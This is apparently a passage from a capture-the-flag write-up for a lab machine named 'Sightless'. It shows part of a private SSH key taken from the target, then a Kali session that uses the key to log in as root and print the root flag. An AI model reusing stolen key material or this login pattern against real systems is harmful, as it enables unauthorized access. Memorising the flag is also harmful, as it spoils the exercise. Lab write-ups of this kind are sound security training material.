Ln7/XK4WBrkO4QqMoY0og2ZLqg7mWBvb2yXLv/d1vbFb2uCraZqmSo4kcR9z9Jv3VlR3Fy
9HtIASjMbTj5bEDIjnm54mmglLI5+09V0zcZm9GEckhoIJnSdCJSnCLxFyOHjRzIv+DVAN
ajxu5nlaGbiEyH4k0FGjjzJKxn+Gb+N5b2M1O3lS56SM5E18+4vT+k6hibNJIsApk4yYuO
UAAAdIx7xPAMe8TwAAAAAHc3NoLXJzYQAAAgEAvTD30GGuaP9aLJaeV9Na4xQ3UBzYis5O
hC6FzdQN0jxEUdl6V31qlXlLFVw4Z54A5VeyQ928EeForZMq1FQeFza+doOuGWIId9QjyM
TYn7p+1yVilp56jOm4DK4ZKZbpayoA+jy5bHuHINgh7AkxSeNQIRvKznZAt4b7+ToukN5m
Ij6w/FQ7hgjQarpuYroxY8ykJIBow5RKpUXiC07rHrPaXJLA61gxgZr8mheeahfvrUlodG
hrUmvfrWBdBoDBI73hvqVcb989J8hXKk6wLaLnEaPjL2ZWlk5yPrSBziW6zta3cgtXY/C5
NiR5fljitAPGtRUwxNSkfP8rXekiD+ph5y4mstcd26+lz4EJgJQkvdZSfnwIvKtdKvEoLl
w9HOUiKmogqHdbdWt5PpnFPXkoNWdxoYUmrqHUasD0FaFrdGnZYVs1fdnnf4CHIyGC5A7G
LmjPcTcFY1TeZ/BY1eoZLn7/XK4WBrkO4QqMoY0og2ZLqg7mWBvb2yXLv/d1vbFb2uCraZ
qmSo4kcR9z9Jv3VlR3Fy9HtIASjMbTj5bEDIjnm54mmglLI5+09V0zcZm9GEckhoIJnSdC
JSnCLxFyOHjRzIv+DVANajxu5nlaGbiEyH4k0FGjjzJKxn+Gb+N5b2M1O3lS56SM5E18+4
vT+k6hibNJIsApk4yYuOUAAAADAQABAAACAEM80X3mEWGwiuA44WqOK4lzqFrY/Z6LRr1U
eWpW2Fik4ZUDSScp5ATeeDBNt6Aft+rKOYlEFzB1n0m8+WY/xPf0FUmyb+AGhsLripIyX1
iZI7Yby8eC6EQHVklvYHL29tsGsRU+Gpoy5qnmFlw4QiOj3Vj+8xtgTIzNNOT06BLFb5/x
Dt6Goyb2H/gmbM+6o43370gnuNP1cnf9d6IUOJyPR+ZJo7WggOuyZN7w0PScsCoyYiSo7a
d7viF0k2sZvEqTE9U5GLqLqMToPw5Cq/t0H1IWIEo6wUAm/hRJ+64Dm7oh9k1aOYNDzNcw
rFsahOt8QhUeRFhXyGPCHiwAjIFlaa+Ms+J9CQlSuyfm5xlKGUh+V9c9S6/J5NLExxldIO
e/eIS7AcuVmkJQP7TcmXYyfM5OTrHKdgxX3q+Azfu67YM6W+vxC71ozUGdVpLBouY+AoK9
Htx7Ev1oLVhIRMcCxQJ4YprJZLor/09Rqav+Q2ieMNOLDb+DSs+eceUsKEq0egIodE50YS
kH/AKFNgnW1XBmnV0Hu+vreYD8saiSBvDgDDiOmqJjbgsUvararT80p/A5A211by/+hCuO
gWvSnYYwWx18CZIPuxt3eZq5HtWnnv250I6yLCPZZF+7c3uN2iibTCUwo8YFsf1BDzpqTW
3oZ3C5c5BmKBW/Cds7AAABAHxeoC+Sya3tUQBEkUI1MDDZUbpIjBmw8OIIMxR96qqNyAdm
```



```
┌──(root㉿kali)-[~]
└─# ssh -i id_rsa root@10.10.11.32
The authenticity of host '10.10.11.32 (10.10.11.32)' can't be established.
ED25519 key fingerprint is SHA256:L+MjNuOUpEDeXYX6Ucy5RCzbINIjBx2qhJQKjYrExig.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.32' (ED25519) to the list of known hosts.
Last login: Tue Sep  3 08:18:45 2024
root@sightless:~# id
uid=0(root) gid=0(root) groups=0(root)
root@sightless:~# whoami
root
root@sightless:~# cat /root/root.txt
d36f92d0f34fa0da882b36640302b4cf
root@sightless:~# 
```